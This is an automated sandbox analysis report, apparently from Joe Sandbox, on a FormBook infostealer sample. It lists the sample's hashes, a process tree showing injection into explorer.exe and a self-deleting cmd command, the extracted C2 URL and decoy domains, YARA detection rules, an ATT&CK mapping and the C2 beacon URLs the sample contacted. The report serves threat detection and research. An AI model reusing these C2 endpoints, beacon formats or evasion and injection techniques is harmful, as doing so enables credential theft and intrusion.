ID: 404135
Sample Name:
g1EhgmCqCD.exe
Cookbook: default.jbs
Time: 18:38:15
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report g1EhgmCqCD.exe

Overview


General Information

Sample Name:	g1EhgmCqCD.exe
Analysis ID:	404135
MD5:	5551346aa9f2518.
SHA1:	acbcecf7599d3c3..
SHA256:	9e189d8d48a66d..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- g1EhgmCqCD.exe (PID: 7100 cmdline: 'C:\Users\user\Desktop\g1EhgmCqCD.exe' MD5: 5551346AA9F251895021B95A2A7CC390)
  - g1EhgmCqCD.exe (PID: 1748 cmdline: C:\Users\user\Desktop\g1EhgmCqCD.exe MD5: 5551346AA9F251895021B95A2A7CC390)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 7036 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 7028 cmdline: /c del 'C:\Users\user\Desktop\g1EhgmCqCD.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7116 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cats16.com/8u3b/"
  ],
  "decoy": [
    "pipienta.com",
    "wisdomfest.net",
    "jenniferreich.com",
    "bigcanoehomesforless.com",
    "kayandbernard.com",
    "offerbuildingsecrets.com",
    "benleefoto.com",
    "contactlesssoftware.tech",
    "statenislandplumbing.info",
    "lifestylemedicineservices.com",
    "blazerplanning.com",
    "fnatic-skins.club",
    "effectivemarketinginc.com",
    "babyshopit.com",
    "2000deal.com",
    "k12paymentcemter.com",
    "spwakd.com",
    "lesreponses.com",
    "abundando.com",
    "hawkspremierfhc.com",
    "midwestmadeclothing.com",
    "kamuakuinisiapa.com",
    "swirlingheadjewelry.com",
    "donelys.com",
    "stiloksero.com",
    "hoangphucsolar.com",
    "gb-contracting.com",
    "girlboyfriends.com",
    "decadejam.com",
    "glassfullcoffee.com",
    "todoparaconstruccion.com",
    "anygivenrunday.com",
    "newgalaxyindia.com",
    "dahlonegaforless.com",
    "blue-light.tech",
    "web-evo.com",
    "armmotive.com",
    "mollysmulligan.com",
    "penislandbrewer.com",
    "wgrimao.com",
    "dxm-int.net",
    "sarmaayagroup.com",
    "timbraunmusician.com",
    "amazoncovid19tracer.com",
    "peaknband.com",
    "pyqxlz.com",
    "palomachurch.com",
    "surfboardwarehouse.net",
    "burundiacademyst.com",
    "pltcoin.com",
    "workinglifestyle.com",
    "vickybowskill.com",
    "ottawahomevalues.info",
    "jtrainterrain.com",
    "francescoiocca.com",
    "metallitypiercing.com",
    "lashsavings.com",
    "discjockeydelraybeach.com",
    "indicraftsvilla.com",
    "tbq.xyz",
    "arfjkacsgatfzbazpdth.com",
    "appsend.online",
    "cunerier.com",
    "orospucocuguatmaca.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.908953475.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.908953475.00000000001D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.g1EhgmCqCD.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.g1EhgmCqCD.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.g1EhgmCqCD.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
3.2.g1EhgmCqCD.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.g1EhgmCqCD.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	DLL Side-Loading 1	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
g1EhgmCqCD.exe	19%	Virustotal		Browse
g1EhgmCqCD.exe	26%	ReversingLabs		
g1EhgmCqCD.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.g1EhgmCqCD.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.donelys.com/8u3b/?DzrXY=E22nI3RnpwZWCefDbfimDOhq+q3UJ25lzo576Tq9svNo94y15LKXeVX0ss+5c65l5TJA&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.timbraunmusician.com/8u3b/?DzrXY=eX+lvTL7MbK9tAC2dirOGxJtmp01sBQmjLclFmQfDMoi81TUQ4NjHQaRBE4FvlEeLFd1&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com$d	0%	Avira URL Cloud	safe	
http://www.effectivemarketinginc.com/8u3b/?DzrXY=JlfdOX0KzvBKJCwgzl05144UYnW9L68BcaCAZdJQAkSKjAz8k9yDpbSclDCZ+PzEALYQ&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnH	0%	Avira URL Cloud	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.palomachurch.com/8u3b/?DzrXY=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU4DyS4zVRk0C&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.kayandbernard.com/8u3b/?DzrXY=W0cOTmFEbnIJWZ9bmCGSrxqzq+x0vekMOKZqll6Zx++4S/b9RAwggujLJglRzC1NYopM&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.sandoll.co.krcom	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnr	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.churchsw.org/church-projector-project	0%	Avira URL Cloud	safe	
http://www.goodfont.co.krn	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.2000deal.com/8u3b/?DzrXY=/wAP08hkjicc6Jt0eNBrV8xVMyK0vdY+Qr+E6nWTlRrbM9gWbC2ePToIBG3Sa1gtWFqW&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/8	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comnic	0%	Avira URL Cloud	safe	
http://www.churchsw.org/repository/Bibles/	0%	Avira URL Cloud	safe	
http://www.carterandcone.comu	0%	Avira URL Cloud	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
www.cats16.com/8u3b/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.gb-contracting.com/8u3b/?DzrXY=OOVfeLyiAWIpMBFTQ6m1xWirhq5hDDYdrnFBGiAZzRO7gqk2ccIpVztzXoI7ESdS0nQl&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://mollysmulligan.com/8u3b/?DzrXY=Q16	0%	Avira URL Cloud	safe	
http://www.anygivenrunday.com/8u3b/?DzrXY=mgRUTtjP8oa9OY5PRVEI9pvNIm77vLp11T7wLcVaXT+EQBswbtHCc7JJdGZTw0GPMHIV&zR-4v=0v1D8ZZ8otVT4F9P	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn6	0%	Avira URL Cloud	safe	
http://www.carterandcone.comfr	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sandoll.co.krn-u	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr-	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnKr4	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kayandbernard.com	184.168.131.241	true	true		unknown
palomachurch.com	184.168.131.241	true	true		unknown
timbraunmusician.com	107.180.51.23	true	true		unknown
parkingpage.namecheap.com	198.54.117.216	true	false		high
2000deal.com	34.102.136.180	true	false		unknown
gb-contracting.com	34.102.136.180	true	false		unknown
effectivemarketinginc.com	34.102.136.180	true	false		unknown
www.anygivenrunday.com	172.247.179.61	true	true		unknown
www.mollysmulligan.com	3.13.31.214	true	false		unknown
www.2000deal.com	unknown	unknown	true		unknown
www.kayandbernard.com	unknown	unknown	true		unknown
www.cats16.com	unknown	unknown	true		unknown
www.gb-contracting.com	unknown	unknown	true		unknown
www.fnatic-skins.club	unknown	unknown	true		unknown
www.benleefoto.com	unknown	unknown	true		unknown
www.effectivemarketinginc.com	unknown	unknown	true		unknown
www.donelys.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.timbraunmusician.com	unknown	unknown	true		unknown
www.palomachurch.com	unknown	unknown	true		unknown
www.web-evo.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.donelys.com/8u3b/?DzrXY=E22nI3RnpwZWCefDbfimDOhq+q3UJ25lzo576Tq9svNo94y15LKXeVX0ss+5c65l5TJA&zR-4v=0v1D8ZZ8otVT4F9P	true	• Avira URL Cloud: safe	unknown
http://www.timbraunmusician.com/8u3b/?DzrXY=eX+lvTL7MbK9tAC2dirOGxJtmp01sBQmjLclFmQfDMoi81TUQ4NjHQaRBE4FvlEeLFd1&zR-4v=0v1D8ZZ8otVT4F9P	true	• Avira URL Cloud: safe	unknown
http://www.effectivemarketinginc.com/8u3b/?DzrXY=JlfdOX0KzvBKJCwgzl05144UYnW9L68BcaCAZdJQAkSKjAz8k9yDpbSclDCZ+PzEALYQ&zR-4v=0v1D8ZZ8otVT4F9P	false	• Avira URL Cloud: safe	unknown
http://www.palomachurch.com/8u3b/?DzrXY=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU4DyS4zVRk0C&zR-4v=0v1D8ZZ8otVT4F9P	true	• Avira URL Cloud: safe	unknown
http://www.kayandbernard.com/8u3b/?DzrXY=W0cOTmFEbnIJWZ9bmCGSrxqzq+x0vekMOKZqll6Zx++4S/b9RAwggujLJglRzC1NYopM&zR-4v=0v1D8ZZ8otVT4F9P	true	• Avira URL Cloud: safe	unknown
http://www.2000deal.com/8u3b/?DzrXY=/wAP08hkjicc6Jt0eNBrV8xVMyK0vdY+Qr+E6nWTlRrbM9gWbC2ePToIBG3Sa1gtWFqW&zR-4v=0v1D8ZZ8otVT4F9P	false	• Avira URL Cloud: safe	unknown
www.cats16.com/8u3b/	true	• Avira URL Cloud: safe	low
http://www.gb-contracting.com/8u3b/?DzrXY=OOVfeLyiAWIpMBFTQ6m1xWirhq5hDDYdrnFBGiAZzRO7gqk2ccIpVztzXoI7ESdS0nQl&zR-4v=0v1D8ZZ8otVT4F9P	false	• Avira URL Cloud: safe	unknown
